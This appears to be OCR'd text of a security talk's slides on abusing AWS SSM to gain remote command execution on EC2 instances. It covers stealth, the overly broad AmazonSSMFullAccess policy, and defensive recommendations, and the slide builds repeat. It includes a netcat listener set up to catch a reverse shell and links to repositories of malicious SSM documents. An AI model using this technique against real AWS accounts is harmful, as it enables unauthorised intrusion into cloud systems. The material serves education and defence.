
```
└─$ aws ec2 describe-instances \                                        [3/51]
--query 'Reservations[*].Instances[*].[InstanceId,PublicIpAddress,PrivateIpAddress]'
[
    [
        [
            "i-0db999f7f2c394d48",
            "3.70.248.181",
            "172.31.18.171"
        ]
    ],
    [
        [
            "i-02cae7a7eaf6b122b",
            null,
            "172.31.33.119"
        ]
    ]
]
```

```
┌──(kali㉿kali)-[~]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1337
listening on [any] 1337 ...
```


```
[0] 0:zsh*                                              "kali" 11:40 20-Nov-23
```

8. Stealth



Command history

	Command ID	Status	Requested date	Document name	Comment	# targ
○	336e7d12-962b-44b5-a5b5-9bc5fef08baf	✓ Success	Mon, 20 Nov 2023 16:43:57 GMT	AWS-RunShellScript		1
○	1eafcdd5-9045-4a47-86e8-1a1d66a0f866	✓ Success	Mon, 20 Nov 2023 16:43:40 GMT	AWS-RunShellScript		1
○	2d5c7700-0cee-4f1c-bda6-3ffc11885ea8	✓ Success	Mon, 20 Nov 2023 16:43:26 GMT	AWS-RunShellScript		1
○	30e86abe-afd0-4bf2-a731-ad2dc86446bf	✓ Success	Mon, 20 Nov 2023 16:43:25 GMT	AWS-RunShellScript		1
○	0bcb98fd-b24e-46cd-9f33-6b849a08b4a6	✓ Success	Mon, 20 Nov 2023 16:43:25 GMT	AWS-RunShellScript		1
○	e1613c8a-6c99-41ea-8924-bac88ccf2d97	✓ Success	Mon, 20 Nov 2023 16:42:56 GMT	AWS-RunDocument		1
○	8bb201ef-12c3-413b-a48f-bf820c3800b8	✓ Success	Mon, 20 Nov 2023 16:42:23 GMT	AWS-ApplyAnsiblePlaybooks		1
○	e7b10cad-2bf6-4e1c-943d-169da38f2c7b	✓ Success	Mon, 20 Nov 2023 16:41:45 GMT	AWS-RunShellScript		1
○	c7ae6100-830c-431c-8f02-0c677cde8300	✓ Success	Mon, 20 Nov 2023 16:41:41 GMT	AWS-RunShellScript		1
○	76d15a9b-bb71-4f2d-b296-ee58da7722a0	✓ Success	Mon, 20 Nov 2023 16:41:38 GMT	AWS-RunShellScript		1


INCIDENT RESPONSE
???
???
imgflip.com

9. Common mistakes

- Attaching the policy **AmazonSSMFullAccess** to an instance’s role

9. Common mistakes

- Attaching the policy **AmazonSSMFullAccess** to an instance's role
- People add this policy when they see that the instance is not displayed in Fleet Manager

9. Common mistakes


- Attaching the policy **AmazonSSMFullAccess** to an instance’s role
- People add this policy when they see that the instance is not displayed in Fleet Manager
- This includes every action from SSM

9. Common mistakes

- Attaching the policy **AmazonSSMFullAccess** to an instance’s role
- People add this policy when they see that the instance is not displayed in Fleet Manager
- This includes every action from SSM
- And permission for getting instance IDs

9. Common mistakes

- Attaching the policy **AmazonSSMFullAccess** to an instance’s role
- People add this policy when they see that the instance is not displayed in Fleet Manager
- This includes every action from SSM
- And permission for getting instance IDs
- I exploited this multiple times to get RCE on all EC2 instances inside the target AWS account



□ ⊟ AmazonSSMFullAccess AWS m... Provides full access to Amazon SSM.

AmazonSSMFullAccess

Provides full access to Amazon SSM.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "cloudwatch:PutMetricData",
                "ds:CreateComputer",
                "ds:DescribeDirectories",
                "ec2:DescribeInstanceStatus",
                "logs:*",
                "ssm:*",
                "ec2messages:*"
            ],
            "Resource": "*"
        },
        {
            "Effect": "Allow",
            "Action": "iam:CreateServiceLinkedRole",
            "Resource": "arn:aws:iam::*:role/aws-service-role/ssm.amazonaws.com/AWSServiceRoleForAmazonSSM*",
            "Condition": {
                "StringLike": {
                    "iam:AWSServiceName": "ssm.amazonaws.com"
                }
            }
        },
        {
            "Effect": "Allow",
            "Action": [
                "iam:DeleteServiceLinkedRole",
```

10. Defend against this

- Deny at the organization level the execution of SSM documents
  - For computing services like EC2, EKS, ECS etc.

10. Defend against this

- Deny at the organization level the execution of SSM documents
  - For computing services like EC2, EKS, ECS etc.
- Explicitly state what “Command” documents are permitted and by who

10. Defend against this

- Deny at the organization level the execution of SSM documents
  - For computing services like EC2, EKS, ECS etc.
- Explicitly state what “Command” documents are permitted and by who
- Less permissions for EC2 instances
  - AmazonSSMManagedInstanceCore is enough

Repository – EC2StepShell

https://github.com/saw-your-packet/EC2StepShell

KPMG Romania Cyberteam blog

https://securitycafe.ro/

Repository – malicious Documents

https://github.com/saw-your-packet/fun-with-ssm

Twitter: @saw_your_packet

Thank you!
Q&A

Repository – EC2StepShell

https://github.com/saw-your-packet/EC2StepShell

KPMG Romania Cyberteam blog

https://securitycafe.ro/

Repository – malicious Documents

https://github.com/saw-your-packet/fun-with-ssm

Twitter: @saw_your_packet